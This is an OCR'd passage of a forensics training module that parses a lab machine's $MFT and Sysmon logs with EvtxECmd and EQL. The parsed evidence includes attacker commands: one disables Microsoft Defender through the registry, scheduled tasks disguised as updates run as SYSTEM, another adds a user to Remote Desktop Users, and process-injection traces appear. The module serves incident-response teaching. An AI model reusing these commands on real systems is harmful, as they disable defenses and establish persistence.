Command line: -f C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT --csv C:\Users\johndoe\Deskto

Warning: Administrator privileges not found!

File type: Mft

Processed C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT in 3.5882 seconds

C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT: FILE records found: 93,615 (Free records: 287
        CSV output will be saved to C:\Users\johndoe\Desktop\forensic_data\mft_analysis\MFT.csv
```



Windows Event Logs Investigation

- Probing into Windows Event Logs is paramount in digital forensics and incident response.
  - These logs are repositories of invaluable data, chronicling system activities, user behaviors, and security incidents on a Windows machine.
  - When KAPE is executed, it duplicates the original event logs, ensuring their pristine state is preserved as evidence.
  - The KAPE Output directory houses these event logs in the following directory:

`<KAPE_output_folder>\Windows\System32\winevt\logs`




- This directory is populated with `.evtx` files, encapsulating a myriad of windows event logs, including but not limited to Security, Application, System, and Sysmon (if activated).
- Our mission is to sift through these event logs, on the hunt for any anomalies, patterns, or indicators of compromise (IOCs).
    - As forensic sleuths, we should be vigilant, paying heed to event IDs, timestamps, source IPs, usernames, and other pertinent log details.
    - A plethora of forensic utilities and scripts, such as log parsing tools and SIEM systems, can bolster our analysis.
    - It's imperative to identify the tactics, techniques, and procedures (TTPs) evident in any dubious activity.
    - This might entail delving into known attack patterns and malware signatures.
    - Another crucial step is to correlate events from diverse log sources, crafting a comprehensive timeline of events.
    - This holistic view aids in piecing together the sequence of events.
- The analysis of Windows Event Logs has been addressed in the modules titled `Windows Event Logs & Finding Evil` and `YARA & Sigma for SOC Analysts`.

Windows Event Logs Parsing Using EvtxECmd (EZ-Tool)

- `EvtxECmd` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\EvtxeCmd`) is another brainchild of Eric Zimmerman, tailored for Windows Event Log files (EVTX files).
    - With this tool at our disposal, we can extract specific event logs or a range of events from an EVTX file, converting them into more digestible formats like JSON, XML, or CSV.

- Let's initiate the help menu of EvtxECmd to familiarize ourselves with the various options.
    - The command to access the help section is as follows.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\EvtxeCmd>
.\EvtxECmd.exe -h
```



Maps in EvtxECmd

- Maps in `EvtxECmd` are pivotal.
    - They metamorphose customized data into standardized fields in the CSV (and JSON) data.
    - This granularity and precision are indispensable in forensic investigations, enabling analysts to interpret and extract salient information from Windows Event Logs with finesse.


Standardized fields in maps:

- `UserName`: Contains information about user and/or domain found in various event logs
- `ExecutableInfo`: Contains information about process command line, scheduled tasks etc.
- `PayloadData1,2,3,4,5,6`: Additional fields to extract and put contextual data from event logs
- `RemoteHost`: Contains information about IP address

`EvtxECmd` plays a significant role in:

- Converting the unique part of an event, known as EventData, into a more standardized and human-readable format.
- Ensuring that the map files are tailored to specific event logs, such as Security, Application, or custom logs, to handle differences in event structures and data.
- Using a unique identifier, the Channel element, to specify which event log a particular map file is designed for, preventing confusion when event IDs are reused across different logs.
- To ensure the most recent maps are in place before converting the EVTX files to CSV/JSON, employ the command below.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\EvtxeCmd>
.\EvtxECmd.exe --sync
```




- With the latest maps integrated, we're equipped to infuse contextual information into distinct fields, streamlining the log analysis process.
    - Now, it's time to transmute the logs into a format that's more palatable.
- To render the EVTX files more accessible, we can employ `EvtxECmd` to seamlessly convert event log files into user-friendly formats like JSON or CSV.
- For instance, the command below facilitates the conversion of the `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\winevt\logs\Microsoft-Windows-Sysmon%4Operational.evtx` file to a CSV file:

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\EvtxeCmd>
.\EvtxECmd.exe -f
"C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\w
inevt\logs\Microsoft-Windows-Sysmon%4Operational.evtx" --csv
"C:\Users\johndoe\Desktop\forensic_data\event_logs\csv_timeline" --csvf
kape_event_log.csv
```


```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\EvtxeCmd> .\EvtxECmd.exe -f "C:\Users\johndoe\Desktc
EvtxECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx

Command line: -f C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\winevt\logs\Micrc

Warning: Administrator privileges not found!

CSV output will be saved to C:\Users\johndoe\Desktop\forensic_data\event_logs\csv_timeline\kape_event_lc

Processing C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\winevt\logs\Microsoft-W

Event log details
Flags: None
Chunk count: 28
Stored/Calculated CRC: 3EF9F1C/3EF9F1C
Earliest timestamp: 2023-09-07 08:23:18.4430130
Latest timestamp:   2023-09-07 08:33:00.0069805
Total event log records found: 1,920

Records included: 1,920 Errors: 0 Events dropped: 0

Metrics (including dropped events)
Event ID        Count
1               95
2               76
3               346
4               1
8               44
10              6
11              321
12              674
13              356
16              1

Processed 1 file in 8.7664 seconds
```

- After importing the resultant CSV into `Timeline Explorer`, we should see the below.



Map Description	User Name	Payload Data1	Payload…	Payload Data3	Payload Data4	Payload Data5	Payload Data6
Engine state is changed from Available to Stopped		HostApplication=powe…	HostNam…	HostVersion=5.1.1…			
Process creation	HTBVM01\Jo…	ProcessID: 3056, Pro…	RuleNam…	MD5=9CA38BE255FFF…	ParentProces…	ParentProcessID: 654…	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal
Process creation	HTBVM01\Jo…	ProcessID: 3332, Pro…	RuleNam…	MD5=9CA38BE255FFF…	ParentProces…	ParentProcessID: 654…	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal
RegistryEvent (Object create and delete)		ProcessID: 4, Proces…	RuleNam…	Image: System	EventType: C…	TargetObject: HKLM\S…	
RegistryEvent (Value Set)		ProcessID: 4, Proces…	RuleNam…	Image: System	EventType: S…	TargetObject: HKLM\S…	Details: Binary Data
Process creation	HTBVM01\Jo…	ProcessID: 2544, Pro…	RuleNam…	MD5=227F63E1D9008…	ParentProces…	ParentProcessID: 654…	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal
Process creation	HTBVM01\Jo…	ProcessID: 6256, Pro…	RuleNam…	MD5=796B784E98008…	ParentProces…	ParentProcessID: 654…	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal
Process creation	HTBVM01\Jo…	ProcessID: 6168, Pro…	RuleNam…	MD5=796B784E98008…	ParentProces…	ParentProcessID: 654…	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal
Process creation	HTBVM01\Jo…	ProcessID: 3808, Pro…	RuleNam…	MD5=0BD94A338EEA5…	ParentProces…	ParentProcessID: 654…	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal
Process creation	HTBVM01\Jo…	ProcessID: 4004, Pro…	RuleNam…	MD5=BA0BCCC6029FB…	ParentProces…	ParentProcessID: 380…	ParentCommandLine: net localgroup "Remote Desktop Users
A member was added to a security-enabled local group	HTBVM01\Jo…	Target: Builtin\Remo…	Subject…	MemberName: -	MemberSid: S…	PrivilegeList: -	
Process creation	HTBVM01\Jo…	ProcessID: 4980, Pro…	RuleNam…	MD5=18F8A8D83533A…	ParentProces…	ParentProcessID: 643…	ParentCommandLine: discord.exe
ProcessAccess	SourceUser…		Granted…	SourceProcessID: …	SourceImage:…	TargetProcessID: 498…	TargetImage: C:\Windows\System32\comp.exe
ProcessAccess	SourceUser…		Granted…	SourceProcessID: …	SourceImage:…	TargetProcessID: 498…	TargetImage: C:\Windows\System32\comp.exe
CreateRemoteThread	SourceUser…	StartAddress: 0x0000…	RuleNam…	SourceProcessID: …	SourceImage:…	TargetProcessID: 498…	TargetImage: C:\Windows\System32\comp.exe
Process creation	HTBVM01\Jo…	ProcessID: 3576, Pro…	RuleNam…	MD5=F9C20642B4CFC…	ParentProces…	ParentProcessID: 643…	ParentCommandLine: discord.exe
ProcessAccess	SourceUser…		Granted…	SourceProcessID: …	SourceImage:…	TargetProcessID: 357…	TargetImage: C:\Windows\System32\cmdkey.exe
ProcessAccess	SourceUser…		Granted…	SourceProcessID: …	SourceImage:…	TargetProcessID: 357…	TargetImage: C:\Windows\System32\cmdkey.exe
CreateRemoteThread	SourceUser…	StartAddress: 0x0000…	RuleNam…	SourceProcessID: …	SourceImage:…	TargetProcessID: 357…	TargetImage: C:\Windows\System32\cmdkey.exe
FileCreate		ProcessID: 6432, Pro…	RuleNam…	Image: C:\Temp\di…	TargetFilena…		
A process changed a file creation time		ProcessID: 6432, Pro…	RuleNam…	Image: C:\Temp\di…	TargetFilena…	CreationTimeUTC: 202…	PreviousCreationTimeUTC: 2023-09-07 08:30:12.425
Network connection	HTBVM01\Jo…	ProcessID: 4980, Pro…	RuleNam…	SourceHostname: H…	SourceIp: 10…	DestinationHostname:…	DestinationIp: 10.10.10.10
Network connection	HTBVM01\Jo…	ProcessID: 3576, Pro…	RuleNam…	SourceHostname: H…	SourceIp: 10…	DestinationHostname:…	DestinationIp: 192.168.182.146

Executable Information:



Executable Info
powercfg -change -standby-timeout-ac 0
REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Microsoft Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
schtasks /Create /TN "Microsoft-Windows-UpdateTask" /TR "C:\Windows\Tasks\update.exe" /SC DAILY /ST 12:00 /RL HIGHEST /F /RU SYSTEM
schtasks /Create /TN "Microsoft-Windows-DiagnosticDataCollector" /TR "C:\Windows\Tasks\microsoft.windowskits.feedback.exe" /SC DAILY /ST 12:00 /RL HIGHEST /F /RU SYSTEM
net localgroup "Remote Desktop Users" backgroundTask /add
C:\Windows\system32\net1 localgroup "Remote Desktop Users" backgroundTask /add
C:\Windows\System32\comp.exe
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9e664|C:\Windows\System32\KERNELBASE.dll+8e73|C:\Windows\System32\KERNELBASE.dll+767e|C:\Windows\System32\KERNELBASE.dll+7226|C:\Windows\S…
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d234|C:\Windows\System32\KERNELBASE.dll+2c0fe|C:\Temp\discord.exe+80f0|C:\Temp\discord.exe+89c5|C:\Temp\discord.exe+13b1|C:\Temp\discord.…

Investigating Windows Event Logs with EQL

- Endgame's Event Query Language (EQL) is an indispensable tool for sifting through event logs, pinpointing potential security threats, and uncovering suspicious activities on Windows systems.
  - EQL offers a structured language that facilitates querying and correlating events across multiple log sources, including the Windows Event Logs.
- Currently, the EQL module is compatible with Python versions 2.7 and 3.5+.
  - If you have a supported Python version installed, execute the following command.

```
C:\Users\johndoe>pip install eql
```

- Should Python be properly configured and included in your PATH, eql should be accessible.
  - To verify this, execute the command below.

```
C:\Users\johndoe>eql --version
```

- Within EQL's repository (available at `C:\Users\johndoe\Desktop\eqllib-master`), there's a PowerShell module brimming with essential functions tailored for parsing Sysmon events from Windows Event Logs.
  - This module resides in the `utils` directory of `eqllib`, and is named `scrape-events.ps1`.
- From the EQL directory, initiate the scrape-events.ps1 module with the following command:


```
PS C:\Users\johndoe\Desktop\eqllib-master\utils> import-module .\scrape-events.ps1
```

- By doing so, we activate the `Get-EventProps` function, which is instrumental in parsing event properties from Sysmon logs.
  - To transform, for example, `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\winevt\logs\Microsoft-Windows-Sysmon%4Operational.evtx` into a JSON format suitable for EQL queries, execute the command below.

```
PS C:\Users\johndoe\Desktop\eqllib-master\utils> Get-WinEvent -Path C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\winevt\logs\Microsoft-Windows-Sysmon%4Operational.evtx -Oldest | Get-EventProps | ConvertTo-Json | Out-File -Encoding ASCII -FilePath C:\Users\johndoe\Desktop\forensic_data\event_logs\eql_format_json\eql-sysmon-data-kape.json
```


- This action will yield a JSON file, primed for EQL queries.
- Let's now see how we could have identified user/group enumeration through an EQL query against the JSON file we created.

```
C:\Users\johndoe>eql query -f C:\Users\johndoe\Desktop\forensic_data\event_logs\eql_format_json\eql-sysmon-data-kape.json "EventId=1 and (Image='*net.exe' and (wildcard(CommandLine, '* user*', '*localgroup *', '*group *')))"
```




Windows Registry


- A deep dive into the registry hives can furnish us with invaluable insights, such as the computer's name, Windows version, owner's name, and network configuration.
- Registry-related files harvested from KAPE are typically housed in `<KAPE_output_folder>\Windows\System32\confi`



- Additionally, there are user-specific registry hives located within individual user directories, as exemplified in the following screenshot.

